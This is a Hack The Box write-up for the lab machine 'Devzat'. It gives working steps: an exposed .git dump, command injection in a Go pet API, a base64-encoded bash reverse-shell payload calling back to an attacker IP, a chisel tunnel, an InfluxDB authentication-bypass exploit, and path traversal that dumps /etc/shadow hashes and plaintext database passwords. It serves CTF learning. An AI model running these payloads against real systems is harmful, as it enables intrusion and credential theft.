查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 16 Oct 2021
IP: 10.10.11.118

- 
- 
#### Enumeration
#### Nmap
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.118
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41
8000/tcp open ssh (protocol 2.0)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.91%I=7%D=10/19%Time=616EC117%P=x86_64-pc-linux-gnu%r(N
SF:ULL,C,"SSH-2\.0-Go\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
Nmap reveals three open ports, two of them are SSH and one HTTP and it also reveals the hostname, add that to hosts file and access HTTP.
Devzat is actually an application designed to chat with developers over SSH.
- [devzat](https://github.com/quackduck/devzat)
Let's access the chat.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# ssh -l test devzat.htb -p 8000
The authenticity of host '[devzat.htb]:8000 ([10.10.11.118]:8000)' can't be established.
RSA key fingerprint is SHA256:f8dMo2xczXRRA43d9weJ7ReJdZqiCxw5vP7XqBaZutI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[devzat.htb]:8000,[10.10.11.118]:8000' (RSA) to the list of known hosts.
2 hours 27 minutes earlier
id
devbot: has left the chat
2 hours 15 minutes earlier
devbot: pets has joined the chat
2 hours 14 minutes earlier
devbot: hoge has joined the chat
2 hours 12 minutes earlier
pets: example-code
2 hours 7 minutes earlier
devbot: pets has left the chat
devbot: pets stayed on for 8 minutes
1 hour 8 minutes earlier
devbot: hoge has left the chat
devbot: hoge stayed on for 1 hour 6 minutes
38 minutes earlier
devbot: You seem to be new here catharine. Welcome to Devzat! Run /help to see what you can do.
devbot: catharine has joined the chat
devbot: catharine has left the chat
devbot: patrick has joined the chat
devbot: patrick has left the chat
devbot: admin has joined the chat
37 minutes earlier
devbot: admin has left the chat
Welcome to the chat. There are no more users
devbot: test has joined the chat
test: /commands
[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
```
There's nothing much which can help us to gain shell access. Let's look for any vhosts.
``` bash
ffuf -c -u http://devzat.htb -H "Host: FUZZ.devzat.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc 200
pets [Status: 200, Size: 510, Words: 20, Lines: 21]
```
We got one vhost, let's add that to hosts file and access it.
It's a pet inventory, where we can add pet names. Let's look for any Directory's.
``` bash
ffuf -u http://pets.devzat.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -fs 510
css [Status: 301, Size: 40, Words: 3, Lines: 3]
build [Status: 301, Size: 42, Words: 3, Lines: 3]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10]
.git [Status: 301, Size: 41, Words: 3, Lines: 3]
```
We got '.git' directory, let's dump and extract the commits.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# /root/GitTools-master/Dumper/gitdumper.sh http://pets.devzat.htb/.git/ pets
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[+] Creating pets/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/ef/07a04ebb2fc92cf74a39e0e4b843630666a705
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/82/74d7a547c0c3854c074579dfc359664082a8f6
[+] Downloaded: objects/46/4614f32483e1fde60ee53f5d3b4d468d80ff62
[+] Downloaded: objects/55/1abaa3c707703936e5e31b8e4645b35e5f6c07
[+] Downloaded: objects/3a/e86c86b0053b79cdbfc1456d6059986a9d3813
[+] Downloaded: objects/8d/a69971e32e6e08cae489b40731845d1de13258
[+] Downloaded: objects/93/28c7f72254a754c91fddfd3c7e62c1251a2828
[+] Downloaded: objects/2f/37bf8e3a0ce61b74fec752fad017c363511d31
[+] Downloaded: objects/69/f1153887d2790c94f23a00c6f85958cf198418
[+] Downloaded: objects/53/5028803d222b0e4e9174f56529c0ed9fece4e0
[+] Downloaded: objects/54/f95a54c49178dd5d496058e4ee99829748c49a
......
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat/pets]
└─# /root/GitTools-master/Extractor/extractor.sh . pets
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 8274d7a547c0c3854c074579dfc359664082a8f6
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/.gitignore
[+] Found folder: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics/bluewhale
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics/cat
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics/dog
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics/giraffe
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics/gopher
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics/petshop
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/characteristics/redkite
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/go.mod
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/go.sum
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/main.go
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/petshop
[+] Found file: /root/hackthebox/machine/devzat/pets/pets/0-8274d7a547c0c3854c074579dfc359664082a8f6/start.sh
......
```
#### vuln confirm
We got the source code, let's dig in.
- main.go
``` golang
package main
import (
"embed"
"encoding/json"
"fmt"
"io/fs"
"io/ioutil"
"log"
"net/http"
"os/exec"
"time"
)
//go:embed static/public
var web embed.FS
//go:embed static/public/index.html
var index []byte
type Pet struct {
Name string `json:"name"`
Species string `json:"species"`
Characteristics string `json:"characteristics"`
}
var (
Pets []Pet = []Pet{
{Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
{Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
{Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
{Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
{Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
{Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
{Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
{Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
}
)
func loadCharacter(species string) string {
cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
stdoutStderr, err := cmd.CombinedOutput()
if err != nil {
return err.Error()
}
return string(stdoutStderr)
}
func getPets(w http.ResponseWriter, r *http.Request) {
json.NewEncoder(w).Encode(Pets)
}
func addPet(w http.ResponseWriter, r *http.Request) {
reqBody, _ := ioutil.ReadAll(r.Body)
var addPet Pet
err := json.Unmarshal(reqBody, &addPet)
if err != nil {
e := fmt.Sprintf("There has been an error: %+v", err)
http.Error(w, e, http.StatusBadRequest)
return
}
addPet.Characteristics = loadCharacter(addPet.Species)
Pets = append(Pets, addPet)
w.WriteHeader(http.StatusOK)
fmt.Fprint(w, "Pet was added successfully")
}
func handleRequest() {
build, err := fs.Sub(web, "static/public/build")
if err != nil {
panic(err)
}
css, err := fs.Sub(web, "static/public/css")
if err != nil {
panic(err)
}
spaHandler := http.HandlerFunc(spaHandlerFunc)
// Single page application handler
http.Handle("/", headerMiddleware(spaHandler))
// All static folder handler
http.Handle("/build/", headerMiddleware(http.StripPrefix("/build", http.FileServer(http.FS(build)))))
http.Handle("/css/", headerMiddleware(http.StripPrefix("/css", http.FileServer(http.FS(css)))))
http.Handle("/.git/", headerMiddleware(http.StripPrefix("/.git", http.FileServer(http.Dir(".git")))))
// API routes
apiHandler := http.HandlerFunc(petHandler)
http.Handle("/api/pet", headerMiddleware(apiHandler))
log.Fatal(http.ListenAndServe("127.0.0.1:5000", nil))
}
func spaHandlerFunc(w http.ResponseWriter, r *http.Request) {
w.WriteHeader(http.StatusOK)
w.Write(index)
}
func petHandler(w http.ResponseWriter, r *http.Request) {
// Dispatch by method
if r.Method == http.MethodPost {
addPet(w, r)
} else if r.Method == http.MethodGet {
getPets(w, r)
} else {
http.Error(w, "Method not allowed", http.StatusMethodNotAllowed)
}
// TODO: Add Update and Delete
}
func headerMiddleware(next http.Handler) http.Handler {
return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
w.Header().Add("Server", "My genious go pet server")
next.ServeHTTP(w, r)
})
}
func main() {
resetTicker := time.NewTicker(5 * time.Second)
done := make(chan bool)
go func() {
for {
select {
case <-done:
return
case <-resetTicker.C:
// Reset Pets to prestaged ones
Pets = []Pet{
{Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
{Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
{Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
{Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
{Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
{Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
{Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
{Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
}
}
}
}()
handleRequest()
time.Sleep(500 * time.Millisecond)
resetTicker.Stop()
done <- true
}
```
Species is vulnerable to OS command injection. Add a pet name and intercept the request.
Let's first try to get a ping request back to our machine. Make sure to setup a tcpdump.
``` bash
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Origin: http://pets.devzat.htb
Content-Length: 53
Connection: close
{"name":"luci","species":"cat;ping -c 4 10.10.14.12"}
```
Forward the request and check tcpdump.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:46:30.479050 IP devzat.htb > 10.10.14.12: ICMP echo request, id 2, seq 1, length 64
09:46:30.479081 IP 10.10.14.12 > devzat.htb: ICMP echo reply, id 2, seq 1, length 64
09:46:31.381887 IP devzat.htb > 10.10.14.12: ICMP echo request, id 2, seq 2, length 64
09:46:31.381909 IP 10.10.14.12 > devzat.htb: ICMP echo reply, id 2, seq 2, length 64
09:46:32.286606 IP devzat.htb > 10.10.14.12: ICMP echo request, id 2, seq 3, length 64
09:46:32.286624 IP 10.10.14.12 > devzat.htb: ICMP echo reply, id 2, seq 3, length 64
09:46:33.196134 IP devzat.htb > 10.10.14.12: ICMP echo request, id 2, seq 4, length 64
09:46:33.196149 IP 10.10.14.12 > devzat.htb: ICMP echo reply, id 2, seq 4, length 64
```
We got 4 hits from the machine. Let's gain a reverse shell via this vulnerability. Let's encode our bash one-liner and send the request.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# echo -n 'bash -i >& /dev/tcp/10.10.14.12/9001 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi85MDAxIDA+JjE=
```
- payload:
``` bash
cat;echo -n YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi85MDAxIDA+JjE= | base64 -d | bash
```
Check the listener.
Stabilize the shell and run linpeas.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.118.
Ncat: Connection from 10.10.11.118:50764.
bash: cannot set terminal process group (846): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ id
id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
patrick@devzat:~/pets$ whoami
whoami
patrick
patrick@devzat:~/pets$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z
$ stty raw -echo
$ fg
$ reset
$ screen
patrick@devzat:~$ find / -name "user.txt" 2>/dev/null
/home/catherine/user.txt
patrick@devzat:~$ cat /home/catherine/user.txt
cat: /home/catherine/user.txt: Permission denied
```
You will find a process and port and application name.
``` bash
root 1229 0.0 0.1 550720 3856 ? Sl Oct16 0:00 _ /usr/bin/docker-proxy-proto tcp -host-ip 127.0.0.1 -host-port 8086 -container-ip 172.17.0.2 -container-port 8086
```
Let's forward that port to our kali machine.
- in kali machine
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# ./chisel server -p 8000 --reverse
2021/10/19 09:57:19 server: Reverse tunnelling enabled
2021/10/19 09:57:19 server: Fingerprint 3b:f7:31:4d:44:c5:fa:8a:b8:e7:c3:37:bb:0d:40:5f
2021/10/19 09:57:19 server: Listening on http://0.0.0.0:8000
```
- in target machine
``` bash
patrick@devzat:/tmp$ wget 10.10.14.12/chisel
--2021-10-19 14:01:09-- http://10.10.14.12/chisel
Connecting to 10.10.14.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8687616 (8.3M) [application/octet-stream]
Saving to: ‘chisel’
chisel 100%[===================>] 8.29M 481KB/s in 20s
2021-10-19 14:01:30 (415 KB/s) - ‘chisel’ saved [8687616/8687616]
patrick@devzat:/tmp$ chmod 777 chisel

patrick@devzat:/tmp$ ./chisel client 10.10.14.12:8000 R:8086:127.0.0.1:8086 &
[1] 76754
patrick@devzat:/tmp$ 2021/10/19 14:01:46 client: Connecting to ws://10.10.14.12:8000
2021/10/19 14:01:47 client: Fingerprint 3b:f7:31:4d:44:c5:fa:8a:b8:e7:c3:37:bb:0d:40:5f
2021/10/19 14:01:48 client: Connected (Latency 199.990409ms)
```
#### get user
Let's do a service enumeration on this port.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# nmap -p 8086 -sV 127.0.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 10:02 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000058s latency).
PORT STATE SERVICE VERSION
8086/tcp open http InfluxDB http admin 1.7.5
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.94 seconds
```
InfluxDB 1.7.5 is running on docker, let's look for any vulnerability.
- [InfluxDB 1.7 release notes InfluxDB OSS 1.7 Documentation](https://docs.influxdata.com/influxdb/v1.7/about_the_project/releasenotes-changelog/#176-2019-04-16/)
TL;DR
The vulnerability allows a remote attacker to bypass authentication process. The vulnerability exists due the JWT token may have an empty SharedSecret in the authenticate function in services/httpd/handler.go. A remote non-authenticated attacker can bypass authentication process and gain unauthorized access to the application.
- [When all else fails - find a 0-day](https://www.komodosec.com/post/when-all-else-fails-find-a-0-day)
We can exploit it manually by understanding the above blog and steps. Or we can automate with below poc.
- [InfluxDB Exploit CVE-2019-20933](https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933)
``` bash
┌──(root💀kali)-[~/hackthebox/machine/devzat]
└─# python3 /root/InfluxDB-Exploit-CVE-2019-20933/__main__.py
_____ __ _ _____ ____ ______ _ _ _
|_ _| / _| | | __ \| _ \ | ____| | | (_) |
| | _ __ | |_| |_ ___ __ | | | |_) | | |__ __ ___ __ | | ___ _| |_
| | | '_ \| _| | | | \ \/ / | | | _ < | __| \ \/ / '_ \| |/ _ \| | __|
_| |_| | | | | | | |_| |> <| |__| | |_) | | |____ > <| |_) | | (_) | | |_
|_____|_| |_|_| |_|\__,_/_/\_\_____/|____/ |______/_/\_\ .__/|_|\___/|_|\__|
| |
|_|
CVE-2019-20933
Insert ip host (default localhost):
Insert port (default 8086):
Insert influxdb user (wordlist path to bruteforce username): /usr/share/seclists/Usernames/Names/names.txt
Start username bruteforce
[x] aaliyah
[x] aaren
[x] aarika
[x] aaron
[x] aartjan
[x] aarushi
[x] abagael
[x] abagail
[x] abahri
[x] abbas
[x] abbe
[x] abbey
[x] abbi
[x] abbie
[x] abby
[x] abbye
[x] abdalla
[x] abdallah
[x] abdul
[x] abdullah
[x] abe
[x] abel
[x] abi
[x] abia
[x] abigael
[x] abigail
[x] abigale
......
Host vulnerable !!!
Databases list:
1) devzat
2) _internal
Insert database name (exit to close): devzat
[devzat] Insert query (exit to change db): SELECT * FROM "user"
{
"results": [
{
"series": [
{
"columns": [
"time",
"enabled",
"password",
"username"
],
"name": "user",
"values": [
[
"2021-06-22T20:04:16.313965493Z",
false,
"WillyWonka2021",
"wilhelm"
],
[
"2021-06-22T20:04:16.320782034Z",
true,
"woBeeYareedahc7Oogeephies7Aiseci",
"catherine"
],
[
"2021-06-22T20:04:16.996682002Z",
true,
"RoyalQueenBee$",
"charles"
]
]
}
],
"statement_id": 0
}
]
}
```
We got catherine user's creds. Let's login, SSH won't work. So use 'su'.
``` bash
patrick@devzat:/tmp$ su catherine
Password:
catherine@devzat:/tmp$ cd ~
catherine@devzat:~$ cat user.txt
9919bf525c5b8306176eaa39e17110d5
```
- 
#### get root
We got the user flag, let's run the linpeas one more time.
``` bash
#)You_can_write_even_more_files_inside_last_directory
/var/backups/devzat-dev.zip
/var/backups/devzat-main.zip
/var/crash
/var/tmp
```
Under backups there are two zip files, lets copy them to /tmp location and extract both.
``` bash
catherine@devzat:/tmp$ unzip devzat-dev.zip
Archive: devzat-dev.zip
creating: dev/
inflating: dev/go.mod
extracting: dev/.gitignore
inflating: dev/util.go
inflating: dev/testfile.txt
inflating: dev/eastereggs.go
inflating: dev/README.md
inflating: dev/games.go
inflating: dev/colors.go
extracting: dev/log.txt
inflating: dev/commands.go
inflating: dev/start.sh
inflating: dev/devchat.go
inflating: dev/LICENSE
inflating: dev/commandhandler.go
inflating: dev/art.txt
inflating: dev/go.sum
extracting: dev/allusers.json
catherine@devzat:/tmp$ unzip devzat-main.zip
Archive: devzat-main.zip
creating: main/
inflating: main/go.mod
extracting: main/.gitignore
inflating: main/util.go
inflating: main/eastereggs.go
inflating: main/README.md
inflating: main/games.go
inflating: main/colors.go
extracting: main/log.txt
inflating: main/commands.go
inflating: main/start.sh
inflating: main/devchat.go
inflating: main/LICENSE
inflating: main/commandhandler.go
inflating: main/art.txt
inflating: main/go.sum
inflating: main/allusers.json
```
After extraction, you will find almost identical files and it's content. However, if you look at the difference between commands.go file, we will find something interesting.
``` bash
catherine@devzat:/tmp$ diff main/commands.go dev/commands.go
3a4
> "bufio"
4a6,7
> "os"
> "path/filepath"
36a40
> file = commandInfo{"file", "Paste a files content directly to chat [alpha]", fileCommand, 1, false, nil}
38c42,101
< commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode}
---
> commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode, file}
> }
>
> func fileCommand(u *user, args []string) {
> if len(args) < 1 {
> u.system("Please provide file to print and the password")
> return
> }
>
> if len(args) < 2 {
> u.system("You need to provide the correct password to use this function")
> return
> }
>
> path := args[0]
> pass := args[1]
>
> // Check my secure password
> if pass != "CeilingCatStillAThingIn2021?" {
> u.system("You did provide the wrong password")
> return
> }
>
> // Get CWD
> cwd, err := os.Getwd()
> if err != nil {
> u.system(err.Error())
> }
>
> // Construct path to print
> printPath := filepath.Join(cwd, path)
>
> // Check if file exists
> if _, err := os.Stat(printPath); err == nil {
> // exists, print
> file, err := os.Open(printPath)
> if err != nil {
> u.system(fmt.Sprintf("Something went wrong opening the file: %+v", err.Error()))
> return
> }
> defer file.Close()
>
> scanner := bufio.NewScanner(file)
> for scanner.Scan() {
> u.system(scanner.Text())
> }
>
> if err := scanner.Err(); err != nil {
> u.system(fmt.Sprintf("Something went wrong printing the file: %+v", err.Error()))
> }
>
> return
>
> } else if os.IsNotExist(err) {
> // does not exist, print error
> u.system(fmt.Sprintf("The requested file @ %+v does not exist!", printPath))
> return
> }
> // bokred?
> u.system("Something went badly wrong.")
```

A new function is available in dev, that is file reading capabilities. But, it asks for the password and password if defined in the code. This new function is not available on the application which is running on port 8000, it is on 8443. So, access this port and read the root flag.
``` bash
catherine@devzat:/tmp$ ssh -l test localhost -p 8443
2 hours 10 minutes earlier
catharine: file
devbot: catharine has left the chat
devbot: catharine stayed on for 2 minutes
2 hours 6 minutes earlier
devbot: admin has joined the chat
admin: file
devbot: admin has left the chat
1 hour 54 minutes earlier
devbot: patrick has joined the chat
devbot: patrick has left the chat
devbot: patrick stayed on for 1 minute
1 hour 48 minutes earlier
devbot: catherine has joined the chat
catherine: file /etc/passwd woBeeYareedahc7Oogeephies7Aiseci
1 hour 44 minutes earlier
devbot: catherine has left the chat
devbot: catherine stayed on for 4 minutes
1 hour 39 minutes earlier
devbot: catherine has joined the chat
1 hour 23 minutes earlier
devbot: catherine has left the chat
devbot: catherine stayed on for 16 minutes
Welcome to the chat. There are no more users
devbot: test has joined the chat
1 minute in
test: /file ../root.txt CeilingCatStillAThingIn2021?
[SYSTEM] 67f13f5a6aa22e9cf52f57f19c76f86d
test: /file ../etc/shadow CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/etc/shadow does not exist!
test: /file /etc/shadow CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/etc/shadow does not exist!
3 minutes in
test: /file ../../etc/shadow CeilingCatStillAThingIn2021?
[SYSTEM] root:$6$DKdyL4hqyhhxcRyc$8N.1K/dHPqLb7VSB0IvfB.uhIKsH7IeGP/iyTRSYImFiAa
wsaUOKs/TWe0DCp5wSscYvi.XjX8JPe6lZNnEmH/:18891:0:99999:7:::
[SYSTEM] daemon:*:18659:0:99999:7:::
[SYSTEM] bin:*:18659:0:99999:7:::
[SYSTEM] sys:*:18659:0:99999:7:::
[SYSTEM] sync:*:18659:0:99999:7:::
[SYSTEM] games:*:18659:0:99999:7:::
[SYSTEM] man:*:18659:0:99999:7:::
[SYSTEM] lp:*:18659:0:99999:7:::
[SYSTEM] mail:*:18659:0:99999:7:::
[SYSTEM] news:*:18659:0:99999:7:::
[SYSTEM] uucp:*:18659:0:99999:7:::
[SYSTEM] proxy:*:18659:0:99999:7:::
[SYSTEM] www-data:*:18659:0:99999:7:::
[SYSTEM] backup:*:18659:0:99999:7:::
[SYSTEM] list:*:18659:0:99999:7:::
[SYSTEM] irc:*:18659:0:99999:7:::
[SYSTEM] gnats:*:18659:0:99999:7:::
[SYSTEM] nobody:*:18659:0:99999:7:::
[SYSTEM] systemd-network:*:18659:0:99999:7:::
[SYSTEM] systemd-resolve:*:18659:0:99999:7:::
[SYSTEM] systemd-timesync:*:18659:0:99999:7:::
[SYSTEM] messagebus:*:18659:0:99999:7:::
[SYSTEM] syslog:*:18659:0:99999:7:::
[SYSTEM] _apt:*:18659:0:99999:7:::
[SYSTEM] tss:*:18659:0:99999:7:::
[SYSTEM] uuidd:*:18659:0:99999:7:::
[SYSTEM] tcpdump:*:18659:0:99999:7:::
[SYSTEM] landscape:*:18659:0:99999:7:::
[SYSTEM] pollinate:*:18659:0:99999:7:::
[SYSTEM] sshd:*:18800:0:99999:7:::
[SYSTEM] systemd-coredump:!!:18800::::::
[SYSTEM] patrick:$6$7ni9PM4l99B7EKPi$/uLBm1IhrKmkS9xPaIgRRZj8aVfASc4eIZt.FvNDEz2
r06MIsQMEf3bNegOIxGI./UsabjqsRSV6hWxrJrqbj0:18800:0:99999:7:::
[SYSTEM] catherine:$6$.T9ZmexDFzOpXCH/$u9TICZ3NN5HOC1lWNHGuXP0Hyn/R8HMPS12kUgFdP
AwUNl8F3qd5yuL6ptmW40IrBLxBMOTjskHfu1CwK72bw0:18800:0:99999:7:::
[SYSTEM] usbmux:*:18800:0:99999:7:::
```
- 
#### Summary of knowledge
- vhost fuzzing
- dir fuzzing
- dump and extract .git dir
- golang source code command injection
- chisel port forwarding
- InfluxDB Exploit CVE-2019-20933 exploit
- golang source code file reading capabilities
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## GitLab 上传重写与密钥链
任意文件读取暴露 Rails 密钥,后续反序列化和控制台操作连接用户访问。docker-security 的 PATH 使用是本地权限边界。
